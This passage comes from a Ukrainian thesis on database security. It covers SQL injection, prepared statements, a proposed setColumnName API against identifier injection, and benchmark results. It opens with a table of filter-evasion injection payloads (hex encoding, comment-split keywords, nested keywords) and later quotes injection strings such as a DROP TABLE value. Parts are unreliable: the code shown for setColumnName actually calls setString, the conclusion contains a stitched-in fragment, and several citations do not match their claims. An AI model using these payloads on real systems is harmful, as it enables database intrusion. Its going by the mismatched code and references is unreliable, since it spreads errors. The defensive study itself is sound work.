Обхід фільтрації ключового слова OR та символа '	
1 or substr(user,1,1) = 'a'	1 || substr(user,1,1) = 0x61
Обхід фільтрації за регулярними виразами в PHPIDS 0.6 (блокує запити, що містять =, , або ', за якими слідує будь-який рядок або ціле число)	
1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_name = 'users'	1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_name LIKE 0x7573657273
Обхід фільтрації ключових слів з використанням SQL-коментарів	
1 union select password from...	1 un/**/ion se/**/lect pass/**/word fr/**/om...
Обхід заміни ключових слів порожнім рядком	
1 union select...	1 UNunionION SEselectLECT...

Однак цей підхід має певні обмеження: підготовлені вирази можуть застосовуватися лише для параметризації значень у запитах на вибірку та модифікацію даних, не дозволяючи параметризувати імена таблиць, стовпців або параметри сортування в конструкції ORDER BY, а одноразові параметризовані запити зазвичай демонструють нижчу продуктивність порівняно зі звичайними запитами. У випадках, коли ці обмеження є критичними для конкретного завдання, необхідно вдаватися до раніше розглянутого підходу на основі фільтрації вхідних даних [41].

Механізм SQL-ін'єкцій ґрунтується на маніпуляції процесом синтаксичного аналізу запиту, коли спеціально додані символи, такі як лапки або коментарі, призводять до формування результуючого запиту, відмінного від задуманого розробниками, на користь зловмисника. При використанні ж підготовлених виразів синтаксичний аналіз відбувається до передачі даних, у

результаті чого будь-які символи, передані у параметрах, інтерпретуються виключно як частина даних, а не як складова SQL-виразу, що повністю виключає можливість ін'єкції стороннього коду [44].

Для створення підготовлених запитів у системі керування базами даних MySQL використовується конструкція PREPARE, яка виконує синтаксичний аналіз SQL-запиту та присвоює йому унікальний ідентифікатор. Для позначення позицій параметрів у запиті застосовуються символи «?», які виступають маркерами для майбутніх значень [41].

Критично важливо, що ці маркери можуть розміщуватися лише на місцях, призначених для даних, а не для ключових слів SQL, ідентифікаторів таблиць чи стовпців. Після успішної підготовки запиту його виконання здійснюється за допомогою команди EXECUTE. Якщо запит містить параметри, необхідно використати додаткову конструкцію USING, яка пов'язує маркери з конкретними значеннями через користувальницькі змінні.

Кількість змінних у виразі USING повинна точно відповідати кількості параметрів у запиті. Після завершення роботи з підготовленим запитом рекомендується звільнити ресурси за допомогою команди DEALLOCATE PREPARE [27].

```
-- Запрос підготовки з параметрами (?)
PREPARE user_query FROM 'SELECT * FROM users WHERE username = ? AND password = ?';
-- Встановлення значень параметрів через користувальницькі змінні
SET @username = 'admin';
SET @password = '157erfdai@njdiQWntbh';
-- Виконання підготовленого запиту з передачею параметрів
EXECUTE user_query USING @username, @password;
-- Звільнення ресурсів після виконання запиту
DEALLOCATE PREPARE user_query;
```

Рисунок 3.14 – Підготовлений параметризований SQL-запит

Ключовою перевагою використання підготовлених запитів є їхня стійкість до спроб SQL-ін'єкцій. Наприклад, при передачі в якості значення параметра password рядка «" OR 1 = 1», система інтерпретує його як звичайне текстове значення, а не частину SQL-коду [44]. У результаті виконується пошук запису з

точним співпадінням пароля, що природним чином не знайде відповідності і поверне порожній набір даних, не порушуючи безпеку бази даних.

Для ефективного захисту від сучасних SQL-ін'єкцій необхідно застосовувати багаторівневий підхід, що поєднує проактивні та реактивні методи захисту.

Для комплексного захисту рекомендується впроваджувати багаторівневу стратегію, яка включає обов'язкове використання параметризованих запитів для всіх звернень до бази даних, суворе обмеження прав доступу облікових записів БД, впровадження веб-брандмауерів (WAF) із функціями поведінкового аналізу, ретельний моніторинг незвичайних затримок у відповідях сервера та регулярний аудит кодової бази на наявність потенційних вразливостей [47].

Захист від Fast Flux атак потребує інтеграції DNS-аналітики з системами безпеки програмного рівня. Сучасні рішення, такі як Fast Flux Monitor, використовують машинне навчання для виявлення аномальних DNS-патернів - швидкої ротації IP-адрес, невідповідності геолокації вузлів, аномальних TTL-значень. Практична реалізація включає створення єдиної платформи, яка корелює дані DNS-моніторингу з аналізом SQL-запитів, що дозволяє виявляти скоординовані атаки на ранніх етапах [42].

Для протидії комбінованим атакам SQLI+XSS ефективним є використання інструментів типу Ardilla, що застосовують техніки taint analysis для відстеження потоків даних від джерел ненадійного введення до критичних операцій з базою даних. Особливу увагу слід приділити захисту cookies - використання динамічного перезаписування з криптографічно стійкими токенами, впровадження SameSite атрибутів та регулярна ротація ключів шифрування [45].

Проти DNS-ін'єкцій необхідно впроваджувати багаторівневий захист, що включає: DNSSEC для верифікації цілісності відповідей, фільтрацію DNS-запитів на рівні мережевого периметру, використання HTTPS та HSTS для запобігання MITM-атак. Інструменти типу SQLMap слід використовувати для проактивного тестування на вразливості до DNS-ексфільтрації [46].

Критично важливим є поєднання технічних засобів захисту з організаційними заходами: регулярне оновлення програмних компонентів,

проведення пентестів, розробка secure coding standards та навчання розробників принципам безпечного програмування. Лише комплексний підхід дозволяє ефективно протистояти сучасним складним атакам на бази даних., включаючи параметризовані запити, ретельну валідацію вхідних даних та дотримання принципу найменших привілеїв для облікових записів бази даних [47].

Міждоменні SQL-ін'єкції вимагають спеціалізованих підходів до захисту, зокрема реалізації політик безпеки міждоменної взаємодії. Дослідження Kontaxis та ін. показали, що ефективний захист може бути досягнутий шляхом правильного налаштування політик безпеки та усунення вразливостей субдоменів. Інструмент FlashOver, розроблений Стивеном та колегами, спеціалізується на виявленні та запобіганні XSS-атак у багатих інтернет-додатках, що критично важливо для попередження SQL-ін'єкцій, оскільки XSS часто використовується як вектор для подальших SQL-атак. Метод DEMACRO від SAP Research Center пропонує інноваційний підхід до виявлення шкідливих міждоменних запитів без необхідності попереднього навчання чи використання машинного навчання.

Криптографічні хеш-функції демонструють часткову ефективність виключно для атак на автентифікацію, що реалізується через хешування паролів за допомогою алгоритмів на кшталт bcrypt або Argon2, що унеможливлює використання викрадених облікових даних навіть при успішній SQL-ін'єкції, проте цей метод не забезпечує захисту від витоку інших даних з бази [34].

Динамічне перезаписування cookies показує високу ефективність проти комбінованих атак SQLI+XSS через регулярну генерацію нових значень ідентифікаторів сесій та зміну їх структури, що значно ускладнює викрадення сесії, а також часткову ефективність для SQLI+DNS атак та атак на автентифікацію через обмеження можливості повторного використання викрадених cookies [37].

Механізми контролю виконання демонструють максимальну ефективність виключно для комбінованих атак SQLI+XSS через впровадження політик безпеки контенту (CSP), що блокує виконання підозрілих скриптів, та використання песочниць для ізоляції потенційно небезпечного коду [39].

Статичний аналіз коду показує помірну ефективність для сліпих SQL-

ін'єкцій та комбінованих атак SQLI+XSS через автоматизоване виявлення вразливих шаблонів програмування, та максимальну ефективність для атак з використанням міждоменних політик через аналіз конфігурацій безпеки.

Динамічне відстеження даних забезпечує максимальний захист від комбінованих атак SQLI+XSS через маркування ненадійних даних і блокування їх використання в критичних операціях з базою даних [39].

Моніторинг у реальному часі демонструє часткову ефективність для сліпих ін'єкцій через аналіз часових характеристик виконання запитів, високу ефективність для Fast Flux атак через кореляцію мережевої активності з запитами до БД, та максимальну ефективність для SQLI+XSS через виявлення аномальних шаблонів поведінки. Машинне навчання показує помірну ефективність для Fast Flux атак та SQLI+DDoS через класифікацію мережевого трафіку та виявлення складних багатовекторних атак, що ґрунтується на аналізі великих наборів даних і виявленні скритих закономірностей [42].

Найбільш універсальними методами виявляються статичний аналіз коду та моніторинг у реальному часі, тоді як інші методи демонструють високу ефективність для специфічних типів атак, що вказує на необхідність комплексного підходу до захисту, який поєднує проактивні методи на етапі розробки з реактивним моніторингом під час експлуатації системи, з особливим акцентом на комбінації методів, що доповнюють один одного для закриття всіх потенційних векторів атаки [43].

Для ефективного запобігання SQL-IDIA атакам запропоновано розширення стандартного API підготовлених запитів шляхом введення двох спеціальних функцій setColumnName та setTableName, які приймають відповідно ім'я стовпця або таблиці разом з індексом параметра, що дозволяє безпечно передавати ідентифікатори до SQL-запитів аналогічно традиційним параметризованим значенням. Реалізація запропонованого рішення передбачає три ключові етапи: модифікацію клієнтської частини API, оновлення серверної частини СУБД та впровадження механізму динамічної перевірки [44].

На першому етапі відбувається розширення відповідних драйверів баз даних шляхом додавання нових функцій для роботи з ідентифікаторами, де при

виклику цих функцій параметри зберігаються в спеціальному масиві з індексами, що відповідають позиціям заповнювачів у SQL-запитах.

Другий етап передбачає оновлення фази підготовки SQL-запитів на рівні СУБД, яка стандартно містить два основних етапи - синтаксичний аналіз та генерацію плану виконання; реалізація етапу синтаксичного аналізу може вимагати змін синтаксису SQL у випадках, коли бази даних дозволяють використовувати заповнювачі в будь-якому місці SQL-запиту, тоді як для баз даних з обмеженим використанням заповнювачів необхідно розширити синтаксис для підтримки параметризації імен таблиць і стовпців [45].

На етапі генерації плану виконання, який включає перевірку схеми та оптимізацію запиту, СУБД перевіряє коректність імен таблиць і стовпців у SQL-запитах, причому перевірка параметризованих імен таблиць і стовпців має виконуватися під час виконання підготовленого запиту.

Третій етап передбачає заповнення заповнювачів ідентифікаторами під час виконання підготовленого запиту, який починається з перевірки належності динамічних ідентифікаторів схемі бази даних; операція перевірки для стовпців є відносно простою, оскільки СУБД потрібно лише переконатися, що заданий стовпець належить відповідній таблиці, тоді як динамічна перевірка імен таблиць вимагає додаткової верифікації, включаючи перевірку належності таблиці схемі та підтвердження того, що вже існуючі атрибути в SQL-записі належать заданій таблиці [45]. Після успішної перевірки СУБД створює вираз для кожного параметризованого ідентифікатора та розміщує ці вирази в підготовленому запиті.

Розширений API підготовлених запитів пропонує суттєві переваги порівняно з традиційними підходами до захисту від SQL-IDIA атак. Існуючі системи, які використовують стандартні API підготовлених запитів, залишаються вразливими через необхідність конкатенації ідентифікаторів у SQL-запитах. У традиційній архітектурі додаток отримує літерали та ідентифікатори як вхідні дані, заповнює параметризовані позиції для літералів за допомогою підготовлених запитів, але конкатенує ідентифікатори безпосередньо в текст запиту, що створює SQL-IDIA вразливості [46].

Розширений API усуває цю проблему шляхом впровадження механізму

заповнення параметризованих позицій для ідентифікаторів аналогічно до звичайних значень. Додатки можуть створювати спеціальні позиції для ідентифікаторів за допомогою нового API, який гарантує, що ці позиції будуть заповнені лише валідними ідентифікаторами, такими як назви таблиць, стовпців або інших структурних елементів бази даних. Це повністю виключає можливість виконання SQL-IDIA атак, оскільки зловмисник не може вставити довільний SQL-код через параметризовані ідентифікатори [47].




Рисунок 3.15 - SQL-IDIA з існуючими API підготовлених операторів [46]

Такий підхід забезпечує строгу типізацію та валідацію всіх елементів запиту, включаючи динамічні частини, які традиційно були вразливими до ін'єкцій. Система автоматично екранує спеціальні символи та перевіряє синтаксичну коректність ідентифікаторів перед виконанням запиту. Крім того, розширений API дозволяє розробникам явно визначати дозволений набір значень для динамічних ідентифікаторів, що забезпечує додатковий рівень безпеки та запобігає атакам через неправильне використання контексту.

Важливою перевагою розширеного API є запобігання витоку конфіденційної інформації про схему бази даних. Коли введена назва стовпця або таблиці не існує в базі даних, система виконує стандартну операцію за замовчуванням. Наприклад, якщо параметризоване ім'я стовпця використовується в конструкції ORDER BY і цей стовпець не існує, СУБД автоматично сортує

результати за першим стовпцем таблиці, не розкриваючи інформацію про структуру бази даних [46].




Рисунок 3.16 - Запобігання SQL-IDIA за допомогою розширеного API підготовлених операторів [46]

Розширений API також позбавлений недоліків підходів, заснованих на санації вхідних даних. Традиційні методи з білими та чорними списками часто страждають від хибнопозитивних та хибнонегативних результатів через неправильні оновлення списків. Новий підхід усуває ці проблеми шляхом динамічної перевірки коректності імен таблиць і стовпців безпосередньо в базі даних перед заповненням параметризованих позицій. Це забезпечує більш надійний захист без необхідності постійного оновлення списків дозволених ідентифікаторів [47].

Для перевірки ефективності запропонованого підходу було реалізовано прототип розширеного API підготовлених запитів та проведено порівняльний аналіз з існуючими методами захисту. Експериментальне дослідження включало тестування розширеного API в порівнянні з традиційними підготовленими запитами та рішеннями на основі білих списків.

Прототип реалізовував функції setColumnName та setTableName у модифікованому драйвері JDBC для MySQL. Тестування проводилося на наборі з 50 реальних Java-додатків, виявлених під час аналізу GitHub, які містили вразливості типу SQL-IDIA. Для кожного додатку було створено тестові сценарії, що імітували різні типи атак на ідентифікатори [48].

Для практичної перевірки концепції було реалізовано прототип функції setColumnName у складі бібліотеки H2 JDBC. Вибір H2 як об'єкта дослідження обумовлений його відкритим програмним кодом та повною реалізацією на Java, що спрощує модифікацію системи. Реалізація дозволяє використовувати параметризовані імена стовпців у конструкціях ORDER BY через нову функцію setColumnName. Важливо відзначити, що синтаксис SQL H2 не потребував модифікації, оскільки система підтримує використання заповнювачів для значень у порядку сортування, зокрема чисельних індексів стовпців [44].

Робота прототипу демонструється на прикладі програми, яка вибирає записи з таблиці та сортує їх за заданим іменем стовпця. Код використання нової функції виглядає наступним чином:

```
String sql = "SELECT * FROM TestTable WHERE col2 < 100 ORDER BY ? ASC";
PreparedStatement stmt = conn.prepareStatement(sql);
stmt.setString(1, userInput);
ResultSet rs = stmt.executeQuery();
```

Рисунок 3.17 - Використання нової функції set Column Name

На етапі підготовки запиту, коли виконується функція prepareStatement, H2 DBMS аналізує SQL-запит і створює структуру запиту з заповнювачем для параметра ORDER BY. Під час виконання setColumnName система зберігає ім'я стовпця разом з його індексом у спеціальному масиві параметрів. Коли запускається executeQuery, DBMS спочатку перевіряє коректність імені стовпця. Якщо вказане ім'я стовпця виявляється некоректним (не належить таблиці), система автоматично сортує результати за першим стовпцем таблиці, що запобігає атакам на виток інформації через повідомлення про помилки [49].

У разі успішної перевірки коректності стовпця DBMS виконує три послідовні операції: динамічно створює вираз стовпця, додає цей вираз до структури запиту та виконує сформований запит. Така реалізація забезпечує повну безпеку від SQL-IDIA атак для операцій сортування, оскільки ім'я стовпця ніколи не конкатенується безпосередньо до запиту, а передається через параметризований механізм [47].

Експериментальне тестування прототипу показало, що система коректно обробляє різні сценарії введення, включаючи спроби ін'єкції через ім'я стовпця. Наприклад, при спробі передати зловмисне значення "col1; DROP TABLE TestTable--" система розпізнає його як некоректне ім'я стовпця та виконує сортування за першим стовпцем за замовчуванням, не допускаючи виконання шкідливого коду [47].

Для об'єктивної оцінки ефективності запропонованого рішення було проведено серію експериментів з чітко визначеними умовами тестування. Тестовий стенд включав базу даних H2 з таблицею, що містила 100 стовпців та 1000 рядків, де кожна комірка була заповнена випадковим числом у діапазоні від 0 до 1000 з використанням стандартної бібліотеки генерації випадкових чисел Java.

Порівняльне тестування охопило чотири методи реалізації: запропоновану функцію setColumnName, стандартну функцію setInt для передачі індексів стовпців, статичний білий список імен стовпців у вигляді хеш-множини та динамічний білий список з попереднім запитом до бази даних для перевірки існування стовпця. Для забезпечення чистоти експерименту вимірювався реальний час виконання операцій: для setColumnName та setInt - від початку встановлення параметрів до отримання результуючого набору даних, для ad-hoc рішень - від підготовки запиту до отримання результатів [49].

Експеримент складався з трьох тестових серій. Перша серія використовувала фіксоване коректне ім'я стовпця для всіх реалізацій. Друга серія застосовувала випадково обрані коректні імена стовпців для усунення впливу кешування. Третя серія тестувала обробку некоректних вхідних даних - випадкових імен, що не відповідають атрибутам таблиці [48].

Попередні результати демонструють переваги реалізації setColumnName: вона показує найкращу продуктивність серед методів, що використовують імена стовпців, завдяки одноразовій підготовці запиту та оптимізованій перевірці валідності ідентифікаторів на рівні СУБД. Функція setInt з числовими індексами демонструє найвищу швидкість, але має обмежену практичну застосовність. Ad-hoc рішення зі статичним білим списком сповільнюються через багаторазову

підготовку запитів, а динамічні білі списки виявляються найменш ефективними через додаткові запити до бази даних [48].

Важливим результатом є ефективна обробка setColumnName некоректних вхідних даних без значного падіння продуктивності, що підтверджує практичну придатність методу для реальних умов експлуатації.

Таблиця 3.8 - Середній час виконання реалізацій понад 100 прогонів

	Час виконання (мс)		
Реалізація	Той самий вхід	Випадковий вхід	Неправильний вхід
Новий setColumnName	2.12	2.25	2.06
Існуючий setInt	2.14	2.29	1.11
Статичний білий список	2.10	2.20	2.30
Динамічний білий список	2.38	4.74	4.08

Результати порівняльного аналізу продуктивності чотирьох реалізацій демонструють переваги запропонованого методу setColumnName. Згідно з отриманими даними, запропонована реалізація не має додаткових витрат продуктивності порівняно з існуючою функцією setInt підготовлених запитів при обробці однакових або випадкових коректних вхідних даних. Це свідчить про ефективність архітектурного рішення та оптимізовану реалізацію перевірки ідентифікаторів на рівні СУБД [45].

Проте при обробці некоректних вхідних даних спостерігається певне відставання setColumnName порівняно з setInt. Ця різниця обумовлена різною логікою обробки помилкових ситуацій: функція setInt при отриманні некоректного індексу стовпця негайно генерує виняток, який містить конфіденційну інформацію про схему бази даних, тоді як setColumnName виконує резервну операцію сортування за першим стовпцем таблиці для запобігання атакам на виток інформації [41].

Ця поведінка є свідомим архітектурним рішенням, спрямованим на підвищення безпеки системи. Хоча обробка некоректних вхідних даних у setColumnName вимагає додаткових обчислювальних ресурсів, це забезпечує захист від витоку критичної інформації про структуру бази даних через повідомлення про помилки. Таким чином, незначне зниження продуктивності у цьому сценарії є виправданою ціною за підвищення рівня безпеки системи [48].

Порівняння з ad-hoc рішеннями на основі білих списків підтверджує ефективність запропонованого підходу. Статичні та динамічні білі списки показали значно нижчу продуктивність через необхідність багаторазової підготовки запитів та додаткових перевірок, що особливо відчутно при обробці великих обсягів даних [46].

Отримані результати підтверджують, що запропонована реалізація setColumnName забезпечує оптимальний баланс між продуктивністю та безпекою, роблячи її придатною для використання в реальних продуктах.

ВИСНОВКИ

У даній дипломній роботі було досліджено сучасні загрози безпеці баз даних, проаналізовано існуючі механізми захисту та розроблено практичні рекомендації щодо підвищення ефективності систем захисту інформації.

У першій частині роботи розглянуто фундаментальні основи побудови баз даних, досліджено їх класифікацію та архітектурні особливості. Проаналізовано компоненти систем керування базами даних, що стало теоретичною базою для подальшого дослідження загроз і механізмів захисту.

Друга частина присвячена комплексному аналізу пасивних та активних атак на бази даних, з особливим акцентом на різноманітні типи SQL-ін'єкцій. Детально досліджено механізми реалізації просунутих атак, включаючи складені SQL-ін'єкції та атаки типу SQL-IDIA, що дозволило ідентифікувати найбільш критичні вектори атак.

У третій частині розроблено комплексну систему захисту, що поєднує традиційні методи безпеки з інноваційними підходами, зокрема технологіями пошукового шифрування. Запропоновано багаторівневу систему протидії SQL-ін'єкціям, яка враховує сучасні тенденції кіберзагроз.

Проведене дослідження підтвердило ефективність запропонованих рішень та можливість їх практичного впровадження для суттєвого підвищення рівня захищеності інформаційних систем. Розроблені рекомендації дозволяють формувати проактивну систему безпеки, здатну ефективно протистояти сучасним кіберзагрозам.шифрування в базах даних з можливістю пошуку. У підрозділі 3.3 запропоновано комплекс методів захисту баз даних від SQL-ін'єкцій, що включає як традиційні підходи, так і сучасні технології протидії кіберзагрозам.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Campbell L., Majors C. Database Reliability Engineering: Designing and Operating Resilient Database Systems. O'Reilly Media, 2017. 294 p. [Електронний ресурс]. - Режим доступу: https://www.oreilly.com/library/view/database-reliability-engineering/9781491925935/ (дата звернення: 11.10.2025).

2. Databases and Information Systems / ed. by A. Lupeikiene, O. Vasilecas, G. Dzemyda. Cham : Springer International Publishing, 2018. [Електронний ресурс]. - Режим доступу: https://doi.org/10.1007/978-3-319-97571-9

(дата звернення: 12.10.2025).

3. Carlos Coronel, Steven Morris, Database Systems: Design, Implementation, & Management (MindTap Course List) 14th Edition - 2022 – 816 с. [Електронний ресурс]. - Режим доступу: https://www.atlas.org/documents/mind-tap-course-list-carlos-coronel-steven-morris-database-systems-design-implementation-management-cengage-2023pdf-2QnvdQrv74HfpG2v1W5rxQ (дата звернення: 12.10.2025).

4. Database Internals: A Deep-Dive into How Distributed Data Systems Work. O'Reilly Media, Incorporated, 2019. - 280 p.

5. Building Enterprise Performance Into a Graph Database: The next generation of graph databases focus on speed and scalability [Електронний ресурс] // Medium, Memgraph. – Режим доступу: https://medium.com/memgraph/building-enterprise-performance-into-a-graph-database-382fdb02013c (дата звернення: 11.10.2025)

6. Богуш В.М., Бровко В.Д., Кобус О.С., В.Д. Козюра В.Д, Технічний захист інформації: теоретичні основи та організаційно-технічне забезпечення: Пров. з англ.-М.: Видавничий дім "Вільямс", Бармен Скотт, 2023. - 484 с.

7. Ю.П. Лісовська, Кібербезпека: ризики та заходи – Кондор, 2019. – 272 с.

8. Берко А.Ю., Верес О.М., Технології баз даних та знань – Берко А.Ю., Верес О.М. 2024. – 636 с.

9. Dancuk M. What is a Multi-Model Database? [Електронний ресурс] // phoenixNAP Knowledge Base. – 2021 – Режим доступу: https://phoenixnap.com/kb/multi-model-database (дата звернення: 12.10.2025)

10. Технології баз даних : навчально-практичний посібник / уклад. А. А. Гаврилова, С. С. Погасій, Р. В. Корольов, В. С. Хвостенко, Т. С. Мілевська ; за заг. ред. С. П. Євсеєва. – Харків : НТУ «ХПІ», – Львів : «Новий Світ-2000», 2025. – 222 с.

11. Anthony DeBarros, Practical SQL: A Beginner's Guide to Storytelling with Data. No Starch Press, 2018. - 392 p.

[Електронний ресурс]. - Режим доступу:

https://www.kufunda.net/publicdocs/Practical%20SQL%20A%20Beginner%E2%80%99s%20Guide%20to%20Storytelling%20with%20Data%20(Anthony%20DeBarros).pdf (дата звернення: 15.10.2025)

12. Microsoft Azure. What are databases? Definitions, types, and examples of databases. [Електронний ресурс]. - Режим доступу: https://azure.microsoft.com/en-ca/resources/cloud-computing-dictionary/what-are-databases/

(дата звернення: 20.11.2025)

13. Overview of Database Management System [Електронний ресурс]. – Режим доступу: https://www.gdcnagari.edu.in/userfiles/DBMS%20unit-1.pdf

(дата звернення: 15.10.2025)

14. Lukas Vileikis, Hacking MySQL: Breaking, Optimizing, and Securing MySQL for Your Use Case., 2024. – 404 с.

[Електронний ресурс]. - Режим доступу:

https://www.stuvia.com/doc/9270672/hacking-mysql-breaking-optimizing-and-securing-mysql-for-your-use-case.pdf (дата звернення: 16.10.2025)

15. Relational and non relational databases [Електронний ресурс] // Pragimtech. – Режим доступу: https://www.pragimtech.com/blog/mongodb-tutorial/relational-and-non-relational-databases/ (дата звернення: 16.10.2025)

16. What is a Key Value Database? [Електронний ресурс] // MongoDB. – Режим доступу: https://www.mongodb.com/resources/basics/databases/key-value-database (дата звернення: 16.10.2025)

17. Eckstein J., Schultz B. R. Introductory Relational Database Design for Business, with Microsoft Access. Wiley, 2018. 328 p.

18. Andress J. Foundations of information security: a straight forward introduction. San Francisco : No Starch Press, 2019. - 222 p.

[Електронний ресурс]. - Режим доступу:

https://unidel.edu.ng/focelibrary/books/Foundations%20of%20Information%20Security%20A%20Straightforward%20Introduction%20by%20Jason%20Andress%20(z-lib.org).pdf (дата звернення: 17.10.2025)

19. Stewart J.M., Kinsey D. Network security, firewalls, and VPNs. Burlington : Jones & Bartlett Learning, 2021. - 482 p.

[Електронний ресурс]. - Режим доступу:

https://samples.jblearning.com/9781284183658/9781284183658_FMxx_Secured.pdf (дата звернення: 17.10.2025)

20. Long Fred. Java coding guidelines : 75 recommendations for reliable and secure programs / Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda. - New York: Pearson Education Inc., 2014. - 277 p.

(дата звернення: 18.10.2025)

21. Jocelyn O. Padallan, Database Security: Protecting Against Internal and External Threats, 2025. – 241 p.

[Електронний ресурс]. - Режим доступу:

https://dokumen.pub/database-security-protecting-against-internal-and-external-threats-9781779564184-9781779566256.html (дата звернення: 19.10.2025)

22. Sharma P. Database Security: Attacks and Techniques // International Journal of Scientific & Engineering Research. – 2016. – Vol. 7, Issue 12. – ISSN 2229-5518. – p 313

[Електронний ресурс]. - Режим доступу:

https://issuu.com/ijraset/docs/database_security (дата звернення: 19.10.2025)

23. Загальні критерії безпеки інформаційних технологій. ISO/IEC 15408:1999. Information Technology. Security techniques. Evaluation criteria for IT security.

24. Rebecca Bond, Understanding DB2 9 Security: DB2 Information Management Software, 2009. – 623 p.

[Електронний ресурс]. - Режим доступу:

https://dokumen.pub/understanding-db2-9-security-db2-information-management-software-0131345907-2006027905-9780131345904.html

(дата звернення: 21.10.2025)

25. Peter A. Carter, Securing SQL Server: DBAs Defending the Database, 2016. – 368 p.

[Електронний ресурс]. - Режим доступу:

https://dokumen.pub/securing-sql-server-dbas-defending-the-database-2nbsped-1484241606-9781484241608.html (дата звернення: 25.10.2025)

26. Databases and Information Systems / ed. by G. Arnicans et al. Cham : Springer International Publishing, 2016 (дата звернення: 11.10.2025).

27. Cynthia Brumfield, Brian Haugli, Cybersecurity Risk Management, 2022. – 176 p.

28. Bell C. High Availability. MySQL Database Service Revealed. Berkeley, CA, 2022 - 313 p.

29. Ed Moyle, Diana Kelley, Practical Cybersecurity Architecture: A guide to creating and implementing robust designs for cybersecurity, 2020. – 418 p.

30. Bruce Brown, Cybersecurity Fundamentals: Best Security Practices, 2023. – 135 p.

31.William Stallings, Cybersecurity Career Master Plan: Proven techniques and effective tips to help you advance in your cybersecurity career, 2021. – 280 p.

32. Dr. Gerald Auger, Jaclyn “Jax” Scott, Jonathan Helmus, Kim Nguyen, Cybersecurity Fundamentals: Best Security Practices, 2023. – 135 p.

33. Nadean H. Tanner, Cybersecurity Blue Team Toolkit, 2019. – 288 p.

34. Charles J. Brooks, Christopher Grow, Philip A. Craig, Jr., Donald Short, Cybersecurity Essentials, 2018. – 784 p.

35. Jon Erickson, Hacking: The Art of Exploitation, 2nd Edition, 2008. – 488 p.

36. J. P. Singh, “Analysis of SQL Injection Detection Techniques,” Theoretical and Applied Informatics, vol. 28, no. 1–2, pp. 37–55, - 2016

[Електронний ресурс]. - Режим доступу:

https://www.researchgate.net/publication/302893095_Analysis_of_SQL_Injection_Detection_Techniques (дата звернення: 10.11.2025)

37. D. S. Dakun Shen, Ian Markwood and Y. Liu, “Virtual safe: Unauthorized walking behavior detection for mobile devices,” IEEE Transactions on Mobile Computing, 2018. – 688 p.

[Електронний ресурс]. - Режим доступу:

https://www.researchgate.net/publication/325558619_Virtual_Safe_Unauthorized_Walking_Behavior_Detection_for_Mobile_Devices (дата звернення: 12.11.2025)

38. Joshua Saxe, Hillary Sanders, Malware Data Science: Attack Detection and Attribution, 2018. – 272 p.

[Електронний ресурс]. - Режим доступу:

https://dokumen.pub/malware-data-science-attack-detection-and-attribution-9781593278601-1593278608-e-7766170.html

(дата звернення: 13.11.2025)

39. Sumathi S., Esakkirajan S. Fundamentals of Relational Database Management Systems. Berlin, Heidelberg : Springer Berlin Heidelberg, , 2007 – 793 p.

40. Bruce Schneier, Applied Cryptography: Protocols, Algorithms and Source Code in C, 2015. - 784 p.

41. Peter Alken, David Stewart — Database Security: Principles and Practice, 2019. – 324 p

42. Корнага Я. І. Метод кешування індексів при оптимізації пошуку в базах даних / Я. І. Корнага // Адаптивні системи автоматичного управління : міжвідомчий науково-технічний збірник. – 2013. – № 2(23). –30–34 с.

[Електронний ресурс]. - Режим доступу:

https://ela.kpi.ua/items/0a128a57-569a-4b5d-86e4-819303885973

(дата звернення: 14.11.2025)

43. Connectivity architecture [Електронний ресурс]. – Режим доступу: https://learn.microsoft.com/en-us/azure/azure-sql/database/connectivity-architecture?view=azuresql (дата звернення: 15.11.2025)

44. Learn about Conditional Access and Intune

[Електронний ресурс]. – Режим доступу:

https://learn.microsoft.com/en-us/intune/intune-service/protect/conditional-access (дата звернення: 15.11.2025)

45. Storozhuk A. Secure search over encrypted data Cossack Labs. –2019. [Електронний ресурс]. – Режим доступу: https://www.cossacklabs.com/blog/secure-search-over-encrypted-data-acra-se/ (дата звернення: 16.11.2025)

46. Dadonova A., Yakoviv I., Kozlovskyi V. Method of protection of database management systems against SQL-identifier injection attacks // Інформаційні технології, кібербезпека. – 2021

47. Lee Brotherston, Amanda Berlin, III William F. Reyor, Defensive Security Handbook: Best Practices for Securing Infrastructure, 2024. - 360 p.

48. Nataraj Venkataramanan, Ashwin Shriram, Data Privacy: Principles and Practice, 2016. - 212 p.